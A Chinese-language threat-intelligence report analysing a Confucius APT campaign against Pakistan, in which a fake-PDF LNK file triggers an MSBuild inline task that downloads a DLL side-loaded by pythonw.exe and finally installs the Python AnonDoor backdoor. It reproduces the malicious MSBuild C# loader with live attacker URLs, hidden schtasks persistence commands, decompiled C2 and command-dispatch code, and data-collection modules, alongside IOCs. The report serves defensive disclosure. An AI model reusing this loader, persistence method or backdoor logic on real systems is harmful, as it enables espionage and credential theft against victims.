

Confucius组织针对巴基斯坦部署AnonDoor后门的攻击活动分析

mp.weixin.qq.com/s/4Fb6P0ArHeYbKbBHhs4vUQ

高级威胁研究院

Original

Confucius组织，又被称“魔罗杪”。是一个具有长期针对南亚地区的APT组织，自2013年活跃至今，主要目的是窃取敏感信息。

近期我们在日常威胁狩猎中观察到该组织持续发起新型攻击，采用多层白加黑利用技术，并结合Pyc功能模块内存加载恶意代码，用于隐蔽恶意行为。这种攻击手法在国内的攻击活动中比较少见。鉴于此，我们将重点揭露该组织如何利用Python加载恶意组件的完整攻击流程，以帮助用户及时识别威胁并采取防护措施。

一、攻击活动分析

1. 攻击流程分析

Confucius组织通过投递恶意ZIP文件，诱导用户执行其中的LNK文件，该LNK文件执行后通过MSBuild.exe文件加载同目录下的XML配置文件，从而请求服务器下载二阶载荷白利用组件，并创建计划任务，二阶载荷白利用组件会继续下发三阶载荷，并且也会创建新计划通过python.exe加载pyc文件，最终连接C2服务器实现数据窃取。

2. 载荷分析

2.1) 原始载荷分析

本次捕获的原始载荷为一个压缩包文件。包内包含两个均伪装成PDF的文件：一个名为GSR_Requirements.pdf的LNK快捷方式与一个名为Specification.pdf的MSBuild项目文件，如下图所示。其中，MSBuild项目文件被恶意设置为隐藏属性。攻击者利用伪装成PDF的LNK文件诱骗用户点击，进而调用MSBuild加载隐藏的MSBuild项目文件，从而触发恶意代码执行流程。

 GSR_Requirements.pdf	2025/12/9 13:53	快捷方式	3 KB
 Specification.pdf	2025/12/4 18:14	Chrome PDF Do...	4 KB

```
Relative Path: ..\..\..\..\..\..\..\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe
Arguments: Specification.pdf
Icon Location: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

恶意MSBuild项目文件利用MSBuild的“内联任务”（Inline Task）功能执行C，主要行为是从远程服务器下载恶意载荷，并通过Windows计划任务（schtasks）实现持久化运行和伪装执行。

项目代码中定义了一个执行流程和两个自定义任务：Task A和Task B，自定义任务均使用CodeTaskFactory直接嵌入C。

Task A（下载与执行/持久化模块）：

该代码通过设置安全协议为TLS 1.2确保与C2服务器的安全通信，使用WebClient将远程文件下载至本地指定路径，并借助schtasks.exe通过计划任务执行该文件。根据参数A4的值选择执行模式：若A4为0，则创建一个计划于当日23:59运行的任务并立即强制触发，用于即时启动诱饵文件；若A4非零，则创建一个在当前时间基础上延迟A4分钟后执行的一次性任务，实现延迟持久化。整个过程通过设置CreateNoWindow=true和UseShellExecute=false静默运行，避免用户察觉。具体代码如下图：

```

<UsingTask TaskName="A" TaskFactory="CodeTaskFactory"
AssemblyFile="C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll">
<ParameterGroup>
<A1 ParameterType="System.String" Required="true" />
<A2 ParameterType="System.String" Required="true" />
<A3 ParameterType="System.String" Required="true" />
<A4 ParameterType="System.Int32" Required="true" />
</ParameterGroup>
<Task>
<Reference Include="System" />
<Code Type="Class" Language="cs">
<![CDATA[
using System;
using Microsoft.Build.Framework;
using Microsoft.Build.Utilities;

public class A : Task
{
[Required] public string A1 { get; set; }
[Required] public string A2 { get; set; }
[Required] public string A3 { get; set; }
[Required] public int A4 { get; set; }
public override bool Execute() {
try {
System.Net.ServicePointManager.SecurityProtocol = (System.Net.SecurityProtocolType)0xC00;
new System.Net.WebClient().DownloadFile(A1, A2);
if (A4 == 0) {
var p1 = new System.Diagnostics.ProcessStartInfo();
p1.FileName = "schtasks.exe";
p1.Arguments = "/create /tn \"\" + A3 + "\" /tr \"\\\"\"\" + A2 + "\"\"\"\" /sc once /st 23:59 /f";
p1.UseShellExecute = false; p1.CreateNoWindow = true;
System.Diagnostics.Process.Start(p1).WaitForExit();
var p2 = new System.Diagnostics.ProcessStartInfo();
p2.FileName = "schtasks.exe";
p2.Arguments = "/run /tn \"\" + A3 + "\"";
p2.UseShellExecute = false; p2.CreateNoWindow = true;
System.Diagnostics.Process.Start(p2).WaitForExit();
} else {
var t = DateTime.Now.AddMinutes(A4).ToString("HH:mm");
var p = new System.Diagnostics.ProcessStartInfo();
p.FileName = "schtasks.exe";
p.Arguments = "/create /tn \"\" + A3 + "\" /tr \"\\\"\"\" + A2 + "\"\"\"\" /sc once /st \" + t + \" /f";
p.UseShellExecute = false; p.CreateNoWindow = true;
System.Diagnostics.Process.Start(p).WaitForExit();
}
return true;
} catch { return true; }
}
}
]]>
</Code>
</Task>
</UsingTask>

```

Task B（仅下载）：

功能: 负责从URL下载文件到本地，不执行，具体代码如下：

```

<UsingTask TaskName="B" TaskFactory="CodeTaskFactory"
AssemblyFile="C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll">
<ParameterGroup>
<B1 ParameterType="System.String" Required="true" />
<B2 ParameterType="System.String" Required="true" />
</ParameterGroup>
<Task>
<Reference Include="System" />
<Code Type="Class" Language="cs">
<![CDATA[
using System;
using Microsoft.Build.Framework;
using Microsoft.Build.Utilities;

public class B : Task
{
[Required] public string B1 { get; set; }
[Required] public string B2 { get; set; }
public override bool Execute() {
try {
System.Net.ServicePointManager.SecurityProtocol = (System.Net.SecurityProtocolType)0xC00;
new System.Net.WebClient().DownloadFile(B1, B2);
return true;
} catch { return true; }
}
}
]]>
</Code>
</Task>
</UsingTask>

```

执行流程 (Target "X")

Target Name="X"是脚本的入口点，它按顺序执行了以下三个步骤，组成了完整的部署链，如下图所示：

```

<Target Name="X">
<A A1="https://nexnxky.info/T096v.Wst" A2="C:\Windows\Tasks\pythonw.exe" A3="WinUpdate" A4="1" />
<B B1="https://nexnxky.info/Ytu7Y.Rut" B2="C:\Windows\Tasks\python310.dll" />
<A A1="https://nexnxky.info/P7DuR.Dtt" A2="C:\Windows\Tasks\decmeMett.pdf" A3="SysCheck" A4="0" />
</Target>

```

第一步：部署主程序（调用Task A）

下载<https://nexnxky.info/T096v.Wst>到C:\Windows\Tasks\pythonw.exe。pythonw.exe是一个合法的Python解释器，但在此时被用作“白文件”。通过A4=1,设置名为WinUpdate的计划任务，延迟1分钟后执行,并伪装成Windows更新以降低管理员警惕。

第二步：部署恶意DLL（Task B）

下载<https://nexnxky.info/Ytu7Y.Rut>到C:\Windows\Tasks\python310.dll。python310.dll是一个攻击者自己开发的恶意的DLL文件。通过DLL侧加载，当第一步中的pythonw.exe启动时，它会优先加载同目录下的python310.dll。攻击者将恶意代码写入这个DLL中，利用合法的Python进程执行恶意

代码，从而绕过部分杀软对非白名单进程的查杀。

第三步：释放诱饵文档（Task A）

下载[https://nexnky\[.\]info/P7DuR.Dtt](https://nexnky[.]info/P7DuR.Dtt)到C:\Windows\Tasks\decmeMett.pdf，decmeMett.pdf是一个诱饵PDF文件，设置名为SysCheck的计划任务并立即运行。让用户误以为自己只是打开了一个普通文件，掩盖后台正在进行的恶意行为。

2.2) 二阶恶意载荷分析

二阶恶意载荷（python310.dll）入口位于Py_Main导出函数，pythonw.exe会默认加载该导出函数，二阶载荷首先会从三阶样本下载服务器nexnky.info拉取名为RTRP4.tmps的三阶载荷保存到本地。

```
v19.m128i_i64[0] = 'p\0t\0t\0h';
v18 = 0;
v33 = 0;
v17 = 112;
*(__OWORD *)v32 = 0;
v34 = 0;
v19.m128i_i64[1] = '/\0/\0:\0s';
v20 = 'e\0n';
v21 = 'n\0x';
v22 = 'k\0x';
v23 = '.\0y';
v24 = 'n\0i';
v25 = 'o\0f';
v26 = 'R\0/';
v27 = 'R\0T';
v28 = '4\0P';
v29 = 't\0.';
v30 = 'p\0m';
v31 = 's';
v13.m128i_i64[0] = 'd\0n\0i\0w';
v13.m128i_i64[1] = 'T\0s\0w\0o';
v14 = 'M\0E';
v15 = '.\0P';
v16 = 'i\0z';
v3 = sub_180014290(&v13, a2, a3);
sub_180008850((unsigned __int64 *)v32, (__int64)&v13, v3);
v36 = 0;
v37 = 0;
*(__OWORD *)lpMem = 0;
v5 = sub_180014290(&v19, v4, a3);
sub_180008850((unsigned __int64 *)lpMem, (__int64)&v19, v5);
sub_180003C80(lpMem, v32, a3); // Download the third-layer payload from the download server
if ( v37 > 7 )
```

下载的三阶载荷部分内容如下：

需要特别说明的是，下载的三阶载荷其数据遵循如下格式，累计有2471个文件的base64数据，导致数据文件特别大，并且也干扰了分析者辨别真正恶意的base64文件数据。

随后二阶载荷开始处理部署三阶载荷，通过两个嵌套循环遍历提取三阶载荷中的所有数据，以便提取文件名、base64解码文件等功能。下图是提取数据的逻辑。

```

if ( v17 )
{
    v35 = (char *)v18 + v17;
    v36 = sub_18000AA00(v18, (char *)v18 + v17, v80);
    v34 = -1;
    if ( (char *)v36 != v35 )
        v34 = v36 - (_BYTE)v18;
}
else
{
    v34 = -1;
}
v80 = v34;
v37 = 4 * v77 + (((unsigned __int8)v85 >> 4) & 3);
v82 = v37;
v38 = 16 * v85 + ((v30 >> 2) & 0xF);
v83 = v38;
v39 = v34 + (v30 << 6);
v40 = a1[2];
v41 = a1[3];
if ( v40 >= v41 )
{
    sub_180001A10(a1, 1, v8);
}

```

Base64 Decode

```

LOBYTE(v109[0]) = 0;
while ( 1 ) // splitter file & Enumerate each file
{
    v85 = *(_QWORD *)(&v91[*(int *)(v90.m128i_i64[0] + 4) + 48] + 8LL);
    (*(void (**)(void))(*(_QWORD *)v85 + 8LL))();
    v32 = sub_7FFD905B67C0((__int64)v84); // get filename
    LOBYTE(v33) = 10;
    v34 = (*(__int64 (__fastcall **)(__int64, __int64))(*(_QWORD *)v32 + 64LL))(v32, v33);
    if ( v85 )
    {
        v35 = (void (__fastcall **)(_QWORD, __int64))(*(__int64 (__fastcall **)(__int64))(*(_QWORD *)v85 + 16LL);
        if ( v35 )
            (**v35)(v35, 1);
    }
    v36 = sub_7FFD905B8870(&v90, v109, v34);
    if ( (*(_BYTE *)(&v91[*(int *)(v36 + 4LL) + v36 + 16] & 6) != 0 )
        break;
    if ( v110 )
    {
        sub_7FFD905B7030(v115, v109);
        v103 = 0;
        v104 = 0;
        v105 = 15;
        LOBYTE(v103) = 0;
        while ( 1 ) // Iterate through files, terminating each with ===end===.
        {
            v87 = *(_QWORD *)(&v91[*(int *)(v90.m128i_i64[0] + 4) + 48] + 8LL);
            (*(void (**)(void))(*(_QWORD *)v87 + 8LL))();
            v37 = sub_7FFD905B67C0((__int64)v86);
            LOBYTE(v38) = 10;
            v39 = (*(__int64 (__fastcall **)(__int64, __int64))(*(_QWORD *)v37 + 64LL))(v37, v38);
            if ( v87 )
            {
                v40 = (void (__fastcall **)(_QWORD, __int64))(*(__int64 (__fastcall **)(__int64))(*(_QWORD *)v87 + 16LL);
                if ( v40 )
                    (**v40)(v40, 1);
            }
            v41 = sub_7FFD905B8870(&v90, v109, v39);
            if ( (*(_BYTE *)(&v91[*(int *)(v41 + 4LL) + v41 + 16] & 6) != 0 )
                break;
            v42 = v110;
            v43 = (unsigned __int64 *)v109;
            v44 = (LPVOID *)v109[0];
            v45 = v111;
            if ( v111 > 0xF )
                v43 = (unsigned __int64 *)v109[0];
            if ( v110 == 9 && !(unsigned int)sub_7FFD905D53A0(v43, (__int64)"===END===", 9u) )
                break;
            v46 = v109;
            if ( v45 > 0xF )
                v46 = v44;
            sub_7FFD905B9240(&v103, (const __m128i *)v46, v42); // read base64 data to memory
        }
        sub_7FFD905B13B0(v106, (__int64 *)&v103); // base64 decode
    }
}

```

将三阶载荷提取部署完成后，通过创建计划任务的方式启动三阶载荷从而达到持久化和启动三阶载荷的目的。

```

schtasks.exe /Create /F /SC MINUTE /MO 5 /TN "MicrosoftEdgeUpdat
e2Network" /TR "\"C:\Users\[用户名]\AppData\Local\PythonVersion3\p
ythonw.exe\" \"C:\Users\[用户名]\AppData\Local\PythonVersion3\pyth
on2_pycache_.dll\"

```

```

v133.m128i_164[1] = 7;
LOWORD(v132[0]) = 0;
v67 = (unsigned __int64 *)sub_7FFD905B6BA0(v120, L"/Create /F /SC MINUTE /MO 5 /TN \"", v134);
v68 = v67[2];
v69 = v67[3];
if ( v69 - v68 < 7 )
{
    v67 = sub_7FFD905B9690(v67, 7u, v110, (__int64)L"\" /TR \"", 7);
}
else
{
    v70 = v68 + 7;
    v67[2] = v68 + 7;
    if ( v69 <= 7 )
        v71 = (unsigned __int64)v67;
    else
        v71 = *v67;
    sub_7FFD905D54A0((__m128i *) (v71 + 2 * v68), (const __m128i *)L"\" /TR \"", 0xEu);
    *(_WORD *) (v71 + 2 * v70) = 0;
}

```

3. 恶意组件AnonDoor分析


经过二阶恶意dll处理后的三阶载荷共2471个文件，其中除python2_pycache_.dll文件外其余文件均为合法正常文件，且python2_pycache_.dll是伪造DLL文件，该文件其实为pyc文件，经分析该组件类型是基于Python的AnonDoor组件。

```

2458 PythonVersion3\Lib\__pycache__\__hello__.cpython-313.opt-1.pyc
2459 PythonVersion3\Lib\__pycache__\__hello__.cpython-313.opt-2.pyc
2460 PythonVersion3\Lib\__pycache__\__hello__.cpython-313.pyc
2461 PythonVersion3\libs\python3.lib
2462 PythonVersion3\libs\python313.lib
2463 PythonVersion3\LICENSE.txt
2464 PythonVersion3\NEWS.txt
2465 PythonVersion3\python.exe
2466 PythonVersion3\python2_pycache_.dll
2467 PythonVersion3\python3.dll
2468 PythonVersion3\python313.dll
2469 PythonVersion3\pythonw.exe
2470 PythonVersion3\vcruntime140.dll
2471 PythonVersion3\vcruntime140_1.dll

```

恶意pyc文件



3.1) AnonDoor核心功能概述

由于python2_pycache_.dll基于Python 3.13版本编译，目前市面尚无成熟的反编译工具支持。为此，我们通过自研增强型反汇编工具尝试对代码进行还原。受限于该方式的技术局限性，反编译代码可能存在逻辑偏差，以下分析结果仅供参考。

AnonDoor首先会检测系统平台是否为nt,随后创建互斥体“Global\MyUniqueMutexName”从而保持单实例运行。

```
if (os.name != 'nt'):
    kname = s((107, 101, 114, 110, 101, 108, 51, 50))
    mfunc = s((67, 114, 101, 97, 116, 101, 77, 117, 116, 101, 120, 87))
    kernel32 = kname(True, ('use_last_error',))
    create = SystemExit(ctypes.WinDLL, getattr)
    create.argtypes = (ctypes.c_void_p, wintypes.BOOL, wintypes.LPCWSTR)
    create.restype = wintypes.HANDLE
    mue = s((71, 108, 111, 98, 97, 108, 92, 77, 121, 85, 110, 105, 113, 117, 101, 77, 117, 116, 101, 120, 78, 97, 109, 101))
    h = create(None, False, mue) #Global\MyUniqueMutexName
    ERROR_ALREADY_EXISTS = 183
```

入口检测通过后，开始初始化C2和URL路径，分析版本的AnonDoor包括了两个C2地址 nexnxy[.]info、upxvion[.]info，如下图所示。同时由配置设置使用443还是80端口，同时网络请求的User-Agent被硬编码为 Mozilla/5.0 (Windows NT 10.0; Win64; x64)，试图混淆为正常的 Windows)浏览器流量。

```

    sys.exit(0)
hgdfhgidfgui87 = {}
gugugug7 = 'nexnxky.info'
hugujvjh = 'upxvion.info'
jhfgjgbhklj = 443
jhfgdgyh = 80
jhgdh7_FTHL = 'rDGEReh853k53j093FGRYlkjortylyhnope'
gdyh7_FT = (((((((((((((((((((((((jhgdh7_FTHL + '/') + 'k') + 'j') + 'f') + 'g') + 'j') + 'l') + 'k'))
if (jhfgjgbhklj bool(==) 80):
    Protbb_CC = 'http'
Protbb_CC = 'https'
if (jhfgdgyh bool(==) 80):
    Protbb_RR = 'http'
Protbb_RR = 'https'
hjddbghdbj_tttt = f'{ Protbb_CC }' + '://' + f'{ gugugug7 }' + '/' + f'{ gdyh7_FT }'
hjddbghdbj_tttt2 = f'{ Protbb_CC }' + '://' + f'{ hugujvjh }' + '/' + f'{ gdyh7_FT }'
result = 'NA'
result1 = 'NA'
if fkjhdgf89ejnbwjk(hjddbghdbj_tttt):
    result1 = gugugug7
    result = hjgdfiug7ub(hjddbghdbj_tttt)
if fkjhdgf89ejnbwjk(hjddbghdbj_tttt2):
    result1 = hugujvjh
    result = hjgdfiug7ub(hjddbghdbj_tttt2)
gjhdffjgu_ppp = result1
gjhdffjgu_RRR = result
gjCCCu_CCC = '/kLDjh93i789er989nmui_DGjkw/Fjhfs78rbEyFjhgfmenfen903D_Fjhgd.php'
gjCRRu_RR = '/lj782mGDl32ki44djfmjkFD3dfjlk4/Fhj djkle489_fjGDEkhkDG876F.php'

```

完成C2初始化后，AnonDoor会首先向C2获取后续的插件模块加载运行，当初始模块加载完成后通过心跳保持与C2的长连接及解析服务端下发的指令。

后续的各功能模块会通过模块下发的方式完成，同时根据代码结构来看，下发的模块（pyc）后缀为.dll,攻击者可根据目标归属灵活加载各类型功能模块。代码功能函数如下所示。

```

if (comm_list[2] bool(==) 'yugrhj7juj'):
    i = 1
    expr((threading.Thread, hjjkhfdj_CM2M, headerds), True, ('target', 'args', 'daemon')).start()
    time.sleep(10)
    i = 0
if (comm_list[2] bool(==) 'ghd54gbgfhwe'):
    i = 1
    expr((threading.Thread, hjjkhfdj_SC2M, headerds), True, ('target', 'args', 'daemon')).start()
    time.sleep(10)
    i = 0
if (comm_list[2] bool(==) 'cgDFjhdhfh444'):
    i = 1
    expr((threading.Thread, hjjkhfdj_FL2F, headerds), True, ('target', 'args', 'daemon')).start()
    time.sleep(10)
    i = 0
if (comm_list[2] bool(==) 'fhdge35fghdfjht'):
    i = 1
    expr((threading.Thread, hjjkhfdj_DW2D, headerds), True, ('target', 'args', 'daemon')).start()
    time.sleep(10)
    i = 0
if (comm_list[2] bool(==) 'fhg5ggrrrgb'):
    i = 1
    expr((threading.Thread, hjjkhfdj_DL2DD, headerds), True, ('target', 'args', 'daemon')).start()
    time.sleep(10)
    i = 0
if (comm_list[2] bool(==) 'fgge5pvdcfghj'):
    i = 1
    expr((threading.Thread, hjjkhfdj_PSS, headerds), True, ('target', 'args', 'daemon')).start()
    time.sleep(10)
    i = 0
if (comm_list[2] bool(==) 'fhdtgjuet3d5'):
    i = 1
    expr((threading.Thread, hjjkhfdj_FD2D, headerds), True, ('target', 'args', 'daemon')).start()
    time.sleep(10)
    i = 0
if (comm_list[2] bool(==) 'jjkkj9874bn'):
    i = 1
    expr((threading.Thread, hjjkhfdj_BBB1, headerds), True, ('target', 'args', 'daemon')).start()
    time.sleep(10)
    i = 0

```

目前AnonDoor组件支持不限于以下功能：

函数名	对应指令代码	核心功能分析
hjjkhfdj_BBB1	jjkkj9874bn	用于维持基础控制权的模块。
hjjkhfdj_CM2M	yugrhj7juj	通用命令模块 (Command)。用于执行常规的系统 shell 命令或脚本。
hjjkhfdj_SC2M	ghd54gbgfhwe	截图

hjjkhfdj_FL2F	cgDFjhdfhfh444	文件列表
hjjkhfdj_DW2D	fhdge35fghdfjht	下载器 I。通用的单文件下载模块。
hjjkhfdj_DL2DD	fhg5ggrrrgb	下载器 II
hjjkhfdj_PSS	fgge5pvdcfghj	浏览器凭据窃取(Password Stealer)。针对Firefox和Edge浏览器进行定向窃密。
hjjkhfdj_FD2D	fhdtgjuet3dS	目录列表

3.2) 后续功能模块分析

后续攻击者会根据目标特点下发多种模块，在此列举初期的两种加载模块。

模块一：用户信息收集模块

其主要目的是收集受害者的系统信息，生成唯一的“受害者 ID”（Bot ID），并将这些信息打包返回给主控端收集的信息及格式如下：

ibjfkhg = {UUID}\$!!\${Windows版本}\$!!\${主机名+用户}\$!!\${局域网IP}\$!!\${公网IP}\$!!\${国家}\$!!\${系统详细名}\$!!\$

```

UUID = make_uuid()
version = get_windows_edition_from_registry()
lan = get_lan_ip()
pcname = (((get_hostname() + '{') + get_username()) + '}')
publicIP = get_wan_ip()
country = get_country_from_ip(publicIP)
name = get_windows_version()
dataPostStr = 'ibjfkhg'
uidata = f'{ dataPostStr }' + '=' + f'{ UUID }' + '$!!$' + f'{ v
return (expr, expr)

```

模块二：存储器扫描模块

它利用ctypes直接操作Windows API获取底层磁盘信息，将受害者的存储布局发送回C2服务器。

```
def get_drives_info():
    result = []
    for letter in string.ascii_uppercase:
        letter = letter
        drive = f'{ letter }' + ':\\"
        if not os.path.exists(drive):
            free_bytes = ctypes.c_ulonglong(0)
            total_bytes = ctypes.c_ulonglong(0)
            ret = ctypes.windll.kernel32.GetDiskFreeSpaceExW(ctypes.c_wchar_p(drive), None, ctypes.pointer(t
            if not (ret bool(!=) 0):
                total_gb = (total_bytes.value // 1073741824)
                free_gb = (free_bytes.value // 1073741824)
                result.append(f'{ drive.rstrip("\\") }' + f'{ total_gb }' + 'GB/ Free-' + f'{ free_gb }' + 'GB')
    string.ascii_uppercase
    if result:
        return ' '.join(result)
    return 'NA'
```

二、归属研判

通过对捕获样本整体分析，我们发现本次攻击行动与Confucius组织之前使用的攻击手段相符合，具体包括以下几点。

1. 在初始攻击阶段，Confucius组织惯常利用LNK文件启动恶意程序。该恶意文件会访问3个URL下载链接，分别用于获取白组件、黑组件以及诱饵文档。相关URL具有较为明显的特征，均使用.info域名。此外，在文件名构词逻辑上也与该组织以往样本高度同源，通常表现为首字母大写+随机字符组合，且并非标准系统文件格式。URL格式对比如下：

之前捕获样本	此次捕获样本
http[:]//bloomwpp[.]info/WTBXX46.kut	https[:]//nexnxky[.]info/TO96v.Wst
http[:]//bloomwpp[.]info/KM9XFY.kut	https[:]//nexnxky[.]info/Ytu7Y.Rut
http[:]//bloomwpp[.]info/JRC89.kut	https[:]//nexnxky[.]info/P7DuR.Dtt

2. 本次攻击最终加载的组件是基于Python的AnonDoor RAT，这个类型与Confucius的分析报告[1]提到的木马一致，并且URL结构(都为

*.info/lj782mGDI32ki44djfmjkFD3dfjlkH4/Fhjdjkle489_fjGDEkhkDG876F.php)，以及User-Agent、通信格式都高度一致。

3. 通过对Confucius组织本次攻击事件所涉及的基础设施（upxvion[.]info 和 nexnxky[.]info）进行网络测绘分析，我们发现这些基础设施的JARM指纹、服务器特征以及“.info”顶级域的使用均符合该组织此前已知的基础设施测绘特征。

4. 结合受害者为巴基斯坦，符合攻击者目标。

综上将其本次攻击归属于Confucius组织。

总结

Confucius组织持续针对南亚地区国家发起高频网络攻击，其攻击手法呈现明显的技术升级与模块化趋势。在本次攻击活动中，该组织仍以LNK文件作为初始攻击载体，但最终下发的载荷采用了基于Python的AnonDoor后门--这一新型载荷此前未在该组织的攻击活动中出现，未来极可能被广泛用于后续攻击。面对此类持续演变的定向威胁，各机构及个人用户亟需提升安全防护意识，尤其需警惕可疑邮件附件、非可信来源的压缩文件及诱导性链接，通过主动防御规避潜在风险。

附录 IOC

MD5

6b0afae982f23b84712147a228886245

a3bba6502f987efae30c3951313452e2

422bf81af2f0e461ede2020648217e16

e34ff54e8ae202c25e3c9db51f39a172

777ee7d08db5bf86a1187a540dc2ffba

4046cd7a59764a6db7132d79a4cf7a8c

00f67ef1cb0d81bdd3f71f4039d2d29f

URL

nexnxky[.]info

upxvion[.]info

参考

[1]<https://www.fortinet.com/blog/threat-research/confucius-espionage-from-stealer-to-backdoor>